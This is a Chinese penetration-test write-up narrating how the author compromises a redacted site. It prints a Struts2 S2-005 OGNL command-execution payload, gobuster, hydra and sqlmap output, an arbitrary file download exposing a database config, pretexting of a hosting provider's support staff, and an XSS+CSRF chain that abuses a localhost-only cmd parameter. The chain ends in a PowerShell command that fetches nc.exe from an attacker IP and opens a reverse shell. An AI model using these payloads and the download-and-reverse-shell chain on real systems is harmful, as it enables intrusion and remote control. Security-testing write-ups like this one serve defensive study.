

# “来骗、来偷袭”攻击我这脆弱的“老”系统，不讲“武”德！

原创 雪狼别动队 酒仙桥六号部队

2021-01-06原文

这是 酒仙桥六号部队 的第 143 篇文章。  
全文共计6925个字，预计阅读时长20分钟。

在渗透测试中，有这么一句俗语：“一杯茶、一包烟、一个破站盯一天”。因为会有N多种场景暴露在任务当中，如果心态提前崩溃的话，可能会前功尽弃。

为了方便大家阅读简单，在文章开头我们先简单梳理渗透流程。




## 渗透成功

突然接到一个系统的测试，非常紧急，拿到目标后，大概看了看，当然这个漏洞很老了，很少有的了，运气好碰到了。还是个struts2远程命令执行。



struts2-005 是由于官方在修补 struts2-003 不全面导致绕过补丁造成的。我们都知道访问 ognl 的上下文对象必须要使用 # 符号，s2-003 对 # 号进行过滤，但是没有考虑到 unicode 编码情况，导致 \u0023 或者 8 进制 \43 绕过。s2-005 则是绕过官方的安全配置（禁止静态方法调用和类方法执行），再次造成漏洞。



Poc:

```
?(\'\u0023context\[\\\xwork.MethodAccessor.denyMethodExecution
\\\']\u003dfalse\')(bla)(bla)&('\u0023_memberAccess.excludeP
roperties\u003d@java.util.Collections@EMPTY_SET\')(kxlzx)(kxl
zx)&('\u0023_memberAccess.allowStaticMethodAccess\u003dtrue\
')(bla)(bla)&('\u0023mycmd\u003d\\\ipconfig\\\')(bla)(bla)&
('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\u
0023mycmd\')(bla)(bla)&(A)(('\u0023mydat\u003dnew\40java.io
.DataInputStream(\u0023myret.getInputStream())\')(bla))&(B)((\
\u0023myres\u003dnew\40byte[51020]\')(bla))&(C)(('\u0023m
ydat.readFully(\u0023myres)\')(bla))&(D)(('\u0023mystr\u003d
new\40java.lang.String(\u0023myres)\')(bla))&('\u0023myout\
\u003d@org.apache.struts2.ServletActionContext@getResponse()\')
```

```
(bla)(bla)&(E)((\'\'\\u0023myout.getWriter().println(\\u0023mystr)
\\')(bla))
```

成功GetSeh11后发现里面的环境很多，支持：Python、Java、PHP等。推测是个集成环境的服务器。我以为是Linux，进去一看Windows，这倒还好，应该比较容易提权...就没太在意。烟灰缸里的烟头和已经空空如也的保温杯也提醒我今晚上可以收工了。只等明天睡到自然醒，提权+内网漫游，美滋滋！



沏上茶，点上烟，回来准备内网渗透的时候...

## 权限丢失

回来准备内网渗透的时候发现权限没维持好，给弄丢了。心急如焚，闹心吧啦的。



## 这就非常的尴尬了

于是再次从原来的路径尝试，发现漏洞也已经被修复了，原来打入的WebShell也随之消失了，心里顿时“咯噔”一下...




这我就不乐意了。于是我开启了新一轮收集，发现3306-MySQL服务是开放的，尝试连接了下，结果还失败了，说明该服务拒绝了外部连接。



## 再次渗透

在主站重新逛了一下没找到其他可以利用的漏洞的地方，渗透陷入了僵局。只能再次进行信息收集，使用rad浏览器爬虫对主站进行爬虫。



```
Downloads ./rad_darwin_amd64 --json output.json -t https://m/
RAD
[Rad 0
Build:
Com
GET https://
GET https://misc&ac=sendmail&rand=1608090386
GET https://
GET https://
GET https://id=register
GET https://
GET http://?mod=forumdisplay&fid=133
```

rad，全名 Radium，名字来源于放射性元素-----镭，从一个URL开始，辐射到一整个站点空间，一款专为安全扫描而生的浏览器爬虫。

-----by 官方介绍

Github: <<https://github.com/chaitin/rad/releases>>

Rad没让我失望，没用多长时间就有了新的收获，它找到了一个IP，上面80端口部署着一个疑似目标的应用。



逛了一下，发现有可交互的地方，于是尝试XSS跨站脚本的方式来做个切入点。

1



简单的构造了下xss语句，结果存在xss跨站，可以执行前端语句，说明可以渲染了。决定碰运气盲打下，于是我找到了一个类似留言、咨询类似的功能尝试下。前提是要自己搭建好xss跨站脚本平台。

## XSS Platform

我的项目	创建
我的模块	创建
公共模块	
<a href="#">基础认证钓鱼</a>	
<a href="#">xss.js</a>	
<a href="#">默认模块</a>	

我的项目	
项目名称	项目描述

备注：关于xss跨站脚本平台，如果不懂其中的意思，读者可以自行百度学习。



大概过了至少得1个月之后吧，收到了Cookie，这算运气好的了，也有甚至2年，甚至更长的时间没有收到。原因很简单，要么xss不存在，要么漏洞已经修复了，没赶上管理员点开看。要么xss在出去的时候Cookie被拦截了，要么就是系统已经不存在了等各种原因会出现收不到的情况。

成功后，会有相关的记录飞到你所搭建的xss跨站平台内。

时间	接收的内容	Request Headers	操作
2020-11- [REDACTED]	• location : [REDACTED]	• HTTP_REFERER : [REDACTED]	删除

# 陪你!



## 进入后台

开始逐步登录到后台系统中一探究竟，因后台有点繁琐，且不方便透露过多的信息，就用文字大概描述下。

- 账户管理

|

----- 账户管理（增、删、改、查账户）

|

----- 权限管理（增、删、改、查权限）



-内容管理

|

-----文章管理（增、删、改、查文章）

|

-----图片管理（增、删、改、查图片）

|

-----留言管理（删、查留言）

-数据分析

|

-----SEO优化（增、删、改、查内容搜索关键字）

|

-----访问量/点击率（查询访问量/点击率）

|

-----数据导出（选中数据后，一键导出）

-关于后台

|

-----后台信息（查询信息）

|


-----技术支持（查询信息）

列举了常见的后台功能，可以逐一的给予大面上的分析。如果在一个渗透测试的视角来看的话。大概得都尝试下，比如：`XSS`、`CSRF`、`SSRF`、`后台SQL盲注`、`文件上传`、`文件下载`、`文件包含`、`水平越权`、`垂`

直越权、信息泄露、URL跳转等漏洞攻击点。我尝试出的点在于：数据导出，存在文件下载漏洞点。

## 扫描探测

问题来了，我要下载谁？目录从哪里获得？这里采用了一个比较笨的办法，就是目录/文件扫描探测。所以我打算用下这款工具了。



这里需要注意的是，文件字典你可以自定义，也可以去下载。但是在这里我用了叠加扫描手法。比如我扫描出了目标：`<http://www.xxxxxxx.com/admin/>`目录，正常来说是后台，可以先访问下，但是我想试试admin后面是否还有目录？那我在扫描的时候就直接写`[http://www.xxxxxxx.com/admin/`的方式继续扫描`/admin/`目录后面的内容即可了。因为目录的后面大概率跟随的是文件。例如：配置文件等敏感文件。

接着回到这个站，可能由于目录探测工具和这个站八字不合，换了几个字典也没碰到。不过不要慌，现在目录探测工具种类繁多，并且自带字典各有不同，换几个目录探测工具试试。

漫长的等待之后 `gobuster` 给了我惊喜，发现了个新目录 `/updatecheck`

```
# gobuster -q -w /usr/share/wordlists/dirb/big.txt -t 50 -u http://[redacted]
/Images (Status: 301)
/assets (Status: 301)
/backend (Status: 302)
/images (Status: 301)
/updatecheck (Status: 302)
```

其他目录访问重定向到首页，但是 `/updatecheck` 重定向到了：

```
<http://updatecheck.xxxxxxx.com/update/update.html>
```

页面存在任意文件下载漏洞。

## 文件下载

扫描文件的话就更随意了，工具也很随意。因为我的终极目标是找到相关的 `conf`、`config` 类似的配置文件，我要利用文件下载漏洞给把配置文件下载出来。

```
1 <?php
2
3 //IP地址
4 $host = "[REDACTED]";
5
6 //端口
7 $port = "3301";
8
9 //账号
10 $user = "root";
11
12 //密码
13 $pwd = "[REDACTED]";
14
15 //数据库名称
16 $dbname = "[REDACTED]";
17
18 ?>
19
```

出现了站库分离的情况了... 很简单的理解, 数据库、网站, 压根不在同一个服务器上。

于是我开始尝试连接该服务器的MySQL...



不行, 看来只有所在网站服务器的IP地址是数据库的白名单...



# 我自己都不相信

## 暴力破解

于是我开始尝试该数据库IP地址的其他端口服务扫描探测，打开了一个22端口的SSH，看来大概率的该数据库后台服务器是个Linux，目前针对22端口的SSH服务，只能尝试暴力破解来碰运气了。爆破之前，我先去百度查个资料。

## SSH暴力破解攻击瞄准这类用户，看看你中招了没？

SSH 暴力破解攻击目标主要分为 Linux 服务器（包括传统服务器、[云服务器](#)等）与物联网设备。近期统计的 SSH 暴力破解登录数据分析发现：

- 1、接近99%的 SSH 暴力破解攻击是针对系统默认的用户名，admin、root、test占据榜单前三；
- 2、攻击最常用弱密码前三名分别是 admin、password、root，占攻击次数的98.70%；
- 3、约85%的 SSH 暴力破解攻击使用了admin / admin 与 admin / password 这两组用户名密码组合。

爆破总得长个心眼，不光SSH，哪怕是WEB登录界面的爆破，我都会去尝试搜索下弱口令top100、top1000的方式集成到个人字典当中。


爆破的过程漫长且乏味~

不能坐以待毙，能否对服务器运营商下手呢。


找到了服务器运营商的官网，点击在线客服当触发QQ客服的那一刻，脸上露出了邪魅的一笑。




来骗这个客服小同志，看看能不能获取点有用信息。



你kin你擦，还提供购买帐号密码（没有），既然戏已经开始了我必须演下去。



自己选择的路，含泪我也要走完。去官网注册个帐号，发现找回密码需要短信验证码，看来我得继续骗这个客服小同志了。



好家伙，毛都没套出来，把自己手机号还搭进去了，生活总是如此苦涩。





坐等电话，虽然感觉没什么戏了，但是依然要相信有光，这个世界是有奥特曼的！！！！

经过了将近半小时的等待，电话中让我提供注册时候的姓名和身份证信息，行吧~彻底凉凉了。



继续等待我的爆破结果吧，大意了，没有闪...，经过漫长的过程之后，回来看一下结果，嘿嘿，运气还阔以。

```
[DATA] 1 task, 1 server, 32 login tries (l:4/p:8), ~32 tries per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target [REDACTED] - login "root" - pass "root" - 1 of 32 [child 0]
[ATTEMPT] target [REDACTED] - login "root" - pass "" - 2 of 32 [child 0]
[ATTEMPT] target [REDACTED] - login "root" - pass "administrator" - 3 of 32 [child 0]
[ATTEMPT] target [REDACTED] - login "root" - pass "admin123" - 4 of 32 [child 0]
[ATTEMPT] target [REDACTED] - login "root" - pass "abc123" - 5 of 32 [child 0]
[22] [ssh] host: [REDACTED] login: root password: abc123
```

一切都会变好的



## 欢喜皆空

连接进去，我第一件事情就是满足我的好奇心，去MySQL数据库看一眼...

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| [REDACTED] |
| mysql |
| performance_schema |
| [REDACTED] |
| test |
+-----+
6 rows in set (0.00 sec)

mysql>
```

得了，等着哭吧，是个默认的数据库，里面的数据是空的，难道... 我下载的配置文件的错误的？是个假的？这让我的渗透测试之旅又开始产生了大量的怀疑。打了半天... 居然是个错误的道路... 该服务器大概也翻了下，确实没啥东西。于是我暂时放弃了该服务器的搜寻，折回到了我的起点，继续寻找其他漏洞。

我 返 回 到 了 后 台 - 账号管理功能，随机添加了一个简易的账号，并尝试登陆，我打算尝试下后台登录口，是否存在SQL注入？

```
[INFO] testing connection to the target URL
[INFO] heuristics detected web page charset 'ISO-8859-2'
[INFO] testing if the target URL content is stable
[INFO] target URL content is stable
[INFO] testing if GET parameter 'Item_id' is dynamic
[WARNING] GET parameter 'Item_id' does not appear to be dynamic
[INFO] heuristics detected web page charset 'utf-8'
[WARNING] heuristic (basic) test shows that GET parameter 'Item_id' might not be injectable
[INFO] testing for SQL injection on GET parameter 'Item_id'
[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[WARNING] reflective value(s) found and filtering out
[INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```

结果还是不行，手工也尝试了下，也是不可以。



无计可施，只能转回到后台的包中翻翻垃圾。功夫不负有心人，在后台的中找到了一个有趣的参数 `cmd=`

```
Request Response
Raw Params Headers Hex
1 POST /admin.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: /*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://[REDACTED]
8 Content-type: application/x-www-form-urlencoded
9 Content-Length: 7
10 Connection: close
11 Cookie: [REDACTED]
12
13 cmd=dir
```

下执行命令，只允许localhost的请求使用这个功能。

```
Request Response
Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: [REDACTED] GMT
3 Server: [REDACTED]/1.1.1b PHP/7.3.4
4 X-Powered-By: [REDACTED]
5 Content-Length: 122
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 It's only allowed to access this function from localhost (:::1).<br>
10 This is due to the recent hack attempts on our server.
```

而且目前只能执行dir命令。

```
Request  Response
Raw  Headers  Hex  Render
1 HTTP/1.1 200 OK
2 Date: Thu, [REDACTED]
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
4 X-Powered-By: PHP/7.3.4
5 Content-Length: 40
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 It's only allowed to use the dir command
```

不慌先吃口药，这个限制只要我们找到一处 `ssrf` 就能完美绕过。至于只能执行 `dir` 命令的限制，根据经验来说问题不是很大。我们解决 IP 限制后 `fuzz` 下就有机会。



备注：关于 `ssrf` 服务器端请求伪造，如果不懂其中的意思，读者可以自行百度学习。

很可惜我没有找到 `ssrf`，只扫到了 `csrf`。想想我们手里面都有什么能用上：

一个只能 `localhost` 利用的 `cmd`

一个存储的 `xss` 漏洞

一个没有什么用的后台管理员账号

`csrf` 漏洞



我们可以通过 `xss+csrf` 组合拳’ 让管理员帮我们执行一下命令。

首先我们需要一个 `xss` payload, #####让管理员触发 `xss` 时候执行命令。

```
<img src='1' onerror=prompt(document.cookie)/>
```

然后我们需要一个 `csrf` payload,

```
<script>
```

```
var xhr = new XMLHttpRequest();
```

```
xhr.open("POST", "http://www.xxxxxxxx.com/api/setrole");
```


```
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
  
//xhr.setRequestHeader("Content-Type", "multipart/form-data");  
  
xhr.send('{"role":admin}');  
  
</script>
```

将 xss+csrf 结合 ping 到我们的 IP 来看看。

```
<script type="text/javascript">  
var xhr = new XMLHttpRequest();  
  
var url='http:// xxx.xxx.xxx.xxx/admin/xxxxxxxxx.php';  
  
var params='cmd=dir | ping xxx.xxx.xxx.xxx';  
  
xhr.open("POST",url,ture);  
  
xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");xhr.send(params);</script>
```

测试

Wireshark 监控到服务器的 ICMP 报文，目标主机已经发送长 ping 到我的公网服务器。



The image shows a Wireshark network traffic capture window. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. The main window displays a list of captured packets, with the 'icmp' filter applied. The packet list table is as follows:

No.	icmp	Source	Protocol	Length	Info
5317	icmpv6	44654	ICMP	100	Echo (ping) reply id=0x4f2c, seq=11/2816, ttl=64 (request in 53105)
53207		5192.0686979	ICMP	100	Echo (ping) request id=0x4f2c, seq=12/3072, ttl=64 (reply in 53208)
53208		5192.0687291	ICMP	100	Echo (ping) reply id=0x4f2c, seq=12/3072, ttl=64 (request in 53207)
53219		5193.0706584	ICMP	100	Echo (ping) request id=0x4f2c, seq=13/3328, ttl=64 (reply in 53220)
53220		5193.0706885	ICMP	100	Echo (ping) reply id=0x4f2c, seq=13/3328, ttl=64 (request in 53219)
53231		5194.0746935	ICMP	100	Echo (ping) request id=0x4f2c, seq=14/3584, ttl=64 (reply in 53232)
53232		5194.0747292	ICMP	100	Echo (ping) reply id=0x4f2c, seq=14/3584, ttl=64 (request in 53231)
53242		5195.0790675	ICMP	100	Echo (ping) request id=0x4f2c, seq=15/3840, ttl=64 (reply in 53243)
53243		5195.0791931	ICMP	100	Echo (ping) reply id=0x4f2c, seq=15/3840, ttl=64 (request in 53242)
53255		5196.0832873	ICMP	100	Echo (ping) request id=0x4f2c, seq=16/4096, ttl=64 (reply in 53256)
53256		5196.0833140	ICMP	100	Echo (ping) reply id=0x4f2c, seq=16/4096, ttl=64 (request in 53255)
53266		5197.0879156	ICMP	100	Echo (ping) request id=0x4f2c, seq=17/4352, ttl=64 (reply in 53267)
53267		5197.0879461	ICMP	100	Echo (ping) reply id=0x4f2c, seq=17/4352, ttl=64 (request in 53266)
53278		5198.0919249	ICMP	100	Echo (ping) request id=0x4f2c, seq=18/4608, ttl=64 (reply in 53279)
53279		5198.0919487	ICMP	100	Echo (ping) reply id=0x4f2c, seq=18/4608, ttl=64 (request in 53278)
53290		5199.0966916	ICMP	100	Echo (ping) request id=0x4f2c, seq=19/4864, ttl=64 (reply in 53291)
53291		5199.0967160	ICMP	100	Echo (ping) reply id=0x4f2c, seq=19/4864, ttl=64 (request in 53290)
53301		5200.1000805	ICMP	100	Echo (ping) request id=0x4f2c, seq=20/5120, ttl=64 (reply in 53302)
53302		5200.1001138	ICMP	100	Echo (ping) reply id=0x4f2c, seq=20/5120, ttl=64 (request in 53301)

既然可以执行命令了，那上个NC上去。

```
<script type="text/javascript">var xhr = new  
XMLHttpRequest();var url='admin/xxxxxxxxx.php';var
```



```
params='cmd=dir | powershell -c "iwr -uri  
http://xxx.xxx.xxx.xxx/nc.exe -outfile  
%temp%/ncc.exe";%temp%/ncc.exe xxx.xxx.xxx.xxx 1234 -e  
powershell.exe';
```


```
xhr.open("POST",url,ture);xhr.setRequestHeader("Content-  
Type","application/x-www-form-  
urlencoded");xhr.send(params);</script>
```

使用powershell下载nc。

```
powershell -c "iwr -uri xxx.xxx.xxx.xxx/nc.exe -outfile  
%temp%/ncc.exe"
```

NC 反连回来，我们可以查看一下主机的环境。

```
%temp%/ncc.exe xxx.xxx.xxx.xxx 1234 -e powershell.exe
```



```
Input Locale: en  
Time Zone:  
Total Physical Memory: 4,  
Available Physical Memory: 3,077 MB  
Virtual Memory: Max Size: 4,779 MB  
Virtual Memory: Available: 3,500 MB  
Virtual Memory: In Use: 1,279 MB  
Page File Location(s):  
Domain:  
Logon Server:  
Hotfix(s): 30  
[01]: KB2959936  
[02]: KB2919355  
